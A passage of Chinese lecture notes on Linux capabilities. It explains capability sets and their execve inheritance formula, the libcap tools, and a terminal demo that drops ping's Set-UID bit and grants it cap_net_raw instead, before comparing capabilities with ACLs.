2. Capability的实现

实现方式:

Linux 中的 Capability 是通过扩展属性(extended attributes)中的 Security 命名空间实现的。主流的 Linux 文件系统都支持扩展属性, 包括 Ext2、Ext3、Ext4、Btrfs、JFS、XFS 和 Reiserfs。

存储位置:

Capability对系统安全至关重要。一旦向用户分配Capability, 用户就不能篡改该Capability。一般存储位置包含:

- (1) **内核中**: 被Capability-list所采纳, 其中Capability列表被存储在
内核中, 即内核中进程数据结构。
- (2) **标记的内存中**: Capability可以保存在标记为read-only的内存
中。

Capability的基本操作

- create: 为用户创建（或分配给用户）Capability。
- enable: 启用一个禁用的Capability。
- disable: 临时禁用一个Capability。
- delete: 永久删除一个Capability。删除一个Capability之后，不能再次启用。
- ...

3. Capability的应用

3.1 将Capability用于文件访问

3.2 Linux中的Capability

3.1 将Capability用于文件访问

文件描述符是Capability的应用之一


- 当打开文件时，文件描述符被创建并存储在filp表中，数据结构如下图所示。每个进程都有一个filp表，存储在内核空间中。
- 用户空间应用程序使用的是真实描述符的索引。

```
/* (in src/fs/fproc.h) */
struct fproc {                                /* Process Table */
    .....
    struct filp *fp_filp[OPEN_MAX]; /* the file descriptor table */
}

struct filp {                                /* Filp Table */
    mode_t file_mode; /*RW bits, telling how file is opened */
    int filp_flags;
    int filp_count; /* how many file descriptors share this slot? */
    struct inode *filp_ino /* pointer to the inode table */
    off_t filp_pos;
}
```

文件描述符表数据结构

3.1 将Capability用于文件访问



文件描述符表

- 如右图所示，filp表实际上是一个Capability列表，其包含文件描述符的列表。
- 每个文件描述符都包含一个权限部分，用于标记进程可以对文件执行什么操作。文件描述符还包含一个标识符，即文件I-node的地址。

3.1 将Capability用于文件访问

基本的Capability操作：

- **创建Capability**：通过open()系统调用创建一个文件。由访问控制列表（ACL）决定进程是否创建文件，即检查文件的ACL来确定是否允许进程打开该文件，如果可以，则获得一个Capability。
- **删除Capability**：通过close()系统调用删除一个文件。该系统调用将从filp表中删除相应的Capability。

3.2 Linux中的Capability

从内核2.2开始，Linux将root特权划分为更小的特权，称为Capability。

Linux系统中常见的Capability：

- CAP_CHOWN：更改文件所有权和群组所有权的限制。
- CAP_KILL：kill任何进程的Capability。
- CAP_NET_RAW：使用RAW套接字的Capability。
- CAP_SYS_BOOT：重启系统的Capability。
- CAP_DAC_READ_SEARCH：覆盖关于读取/搜索文件（目录）的所有DAC限制。

3.2 Linux中的Capability

Capability是每个线程的属性，并且可以独立启用和禁用。

线程Capability集：每个线程都有三个Capability集。

- 允许集合（Permitted Set, P）：
当前线程具有的一组Capability。
- 有效集合（Effective Set, E）：
线程中当前有效的一组Capability，访问控制将使用这组Capability。
- 可继承集（Inheritable Set, I）：
通过execve执行时，保存的一组Capability。提供了进程在execve期间为新程序的允许集合分配Capability的机制。

3.2 Linux中的Capability

当一个进程fork时，子进程中的线程Capability集是从父进程那里复制的。当一个进程执行新程序时（创建子进程），新Capability集按照下面的公式计算：

- $pI_new = pI$
- $pP_new = fP \mid (fI \ \& \ pI)$
- $pE_new = pP_new$ if $fE = \text{true}$
- $pE_new = \text{empty}$ if $fE = \text{false}$

其中，以“new”结尾的值表示新计算的值。以“p”开头的值表示进程的Capability。以“f”开头的值表示文件的Capability。

例如：

$pI_new = pI$ ，表示新进程的可继承集等于原进程的可继承集。

$pE_new = pP_new$ if $fE = \text{true}$ ，表示如果程序文件的有效集为不空，新进程的有效集等于新进程的允许集。

3.2 Linux中的Capability

文件Capability:

从内核2.6.24开始，支持使用setcap将Capability集与可执行文件相关联。为此，需要CAP_SETFCAP Capability。

- 当线程执行具有文件Capability的程序时，线程可以获得额外的权限。因此，具有文件Capability的程序是特权程序。
- 可以使用文件Capability替换Set-UID程序，即不给予程序root特权，可以为程序分配一组必需的Capability。这样，就可以执行最小权限的原则。

3.2 Linux中的Capability

- libcap库

用户程序可以通过多种方式和Linux中的Capability特性进行交互，例如设置/获取线程的Capability、设置/获取文件的Capability等。最简便的方法是使用libcap库，这是目前最流行的用于Capability相关编程的库。libcap库提供的操作：


- setcap： 为一个文件分配Capability。
- getcap： 显示文件所携带的Capability。
- getpcaps： 显示进程所携带的Capalibity。

3.2 Linux中的Capability

- 利用Capability删除Set-UID程序不必要的特权

以ping程序为例：

(1) 首先运行ping程序，该程序是一个Set-UID程序。



```
Terminal
[05/13/2018 18:20] seed@ubuntu:~$ ping -c 4 www.baidu.com
PING www.a.shifen.com (111.13.100.92) 56(84) bytes of data.
64 bytes from localhost (111.13.100.92): icmp_req=1 ttl=128 time=28.0 ms
64 bytes from localhost (111.13.100.92): icmp_req=2 ttl=128 time=28.7 ms
64 bytes from localhost (111.13.100.92): icmp_req=3 ttl=128 time=28.4 ms
64 bytes from localhost (111.13.100.92): icmp_req=4 ttl=128 time=28.5 ms

--- www.a.shifen.com ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3026ms
rtt min/avg/max/mdev = 28.015/28.449/28.759/0.323 ms
[05/13/2018 18:21] seed@ubuntu:~$ ls -l /bin/ping
-rwsr-xr-x 1 root root 34740 Nov  8  2011 /bin/ping
```

Set-UID程序

3.2 Linux中的Capability

(2) 将Set-UID程序变成非Set-UID程序，并测试运行结果。

```
[05/13/2018 18:29] seed@ubuntu:~$ ls -l /bin/ping
-rwsr-xr-x 1 root root 34740 Nov  8  2011 /bin/ping
[05/13/2018 18:29] seed@ubuntu:~$ sudo chmod u-s /bin/ping
[sudo] password for seed:
[05/13/2018 18:29] seed@ubuntu:~$ ls -l /bin/ping
-rwxr-xr-x 1 root root 34740 Nov  8  2011 /bin/ping
[05/13/2018 18:29] seed@ubuntu:~$ ping -c 4 www.baidu.com
ping: icmp open socket: Operation not permitted
[05/13/2018 18:29] seed@ubuntu:~$
```

普通程序

ping 底层操作被拒绝

由结果可知，将Set-UID程序变成普通程序之后，该命令不能正常工作。

因为ping命令底层操作需要打开原始套接字(RAW socket)，然而，在引入Capability之前，只有root用户才有权限执行该操作。

3.2 Linux中的Capability

(3) 分配Capability `cap_net_raw` 给 ping程序，使其能正常工作，而不用分配太多的特权。

```
[05/13/2018 18:35] seed@ubuntu:~$ ls -l /bin/ping
-rwxr-xr-x 1 root root 34740 Nov  8 2011 /bin/ping
[05/13/2018 18:35] seed@ubuntu:~$ getcap /bin/ping
[05/13/2018 18:35] seed@ubuntu:~$ sudo setcap cap_net_raw=ep /bin/ping
[05/13/2018 18:35] seed@ubuntu:~$ getcap /bin/ping
/bin/ping = cap_net_raw+ep
[05/13/2018 18:35] seed@ubuntu:~$ ping -c 4 www.baidu.com
PING www.a.shifen.com (111.13.100.92) 56(84) bytes of data.
64 bytes from localhost (111.13.100.92): icmp_req=1 ttl=128 time=31.1 ms
64 bytes from localhost (111.13.100.92): icmp_req=2 ttl=128 time=31.6 ms
64 bytes from localhost (111.13.100.92): icmp_req=3 ttl=128 time=31.7 ms
64 bytes from localhost (111.13.100.92): icmp_req=4 ttl=128 time=31.8 ms

--- www.a.shifen.com ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3012ms
rtt min/avg/max/mdev = 31.187/31.599/31.802/0.305 ms
[05/13/2018 18:35] seed@ubuntu:~$
```

分配cap_net_raw Capability给ping程序

正常运行

4. Capability和ACL的对比

- **命名对象：**

- ACL：可以将系统中的任何对象命名为操作的目标（客体）。
 - 优点：可访问对象的集合不受限制。
 - 缺点：蠕虫，病毒，后门程序，堆栈缓冲区溢出。
- Capability：用户只能命名具有Capability的对象。
 - 优点：最小特权原则
 - 缺点：可访问对象的集合是有界的。

- **粒度：**

- ACL基于用户。
- Capability可以基于过程、程序和用户。
- 细粒度 \Rightarrow 最小特权原则。